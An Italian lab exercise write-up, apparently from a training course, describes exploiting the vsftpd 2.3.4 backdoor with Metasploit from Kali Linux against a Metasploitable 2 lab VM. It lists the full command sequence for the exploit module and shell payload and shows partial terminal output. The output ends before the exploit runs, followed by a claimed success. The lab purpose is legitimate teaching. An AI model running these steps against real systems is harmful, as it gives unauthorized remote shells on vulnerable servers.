Esercizio: Exploit vsftpd 2.3.4 con Metasploit


Strumenti utilizzati


- Kali Linux
- Metasploit Framework
- Macchina target vulnerabile (Metasploitable 2)


Comandi eseguiti

- Msfconsole
- search vsftpd
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOSTS 192.168.1.149
- set PAYLOAD cmd/unix/interact
- exploit
- mkdir /test_metasploit


kali@kali: ~
File Actions Edit View Help
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.560 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.741 ms
^C
— 192.168.1.149 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 0.560/0.654/0.741/0.074 ms
(kali㉿kali)-[~]
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
inet 192.168.1.100/24 scope global eth0
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history


kali@kali: ~
File Actions Edit View Help
=[metasploit v6.4.56-dev]
+ -- --=[2505 exploits - 1291 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >





Risultato ottenuto

Dopo aver eseguito con successo l'exploit, è stata ottenuta una shell remota ed è stata creata la directory '/test_metasploit'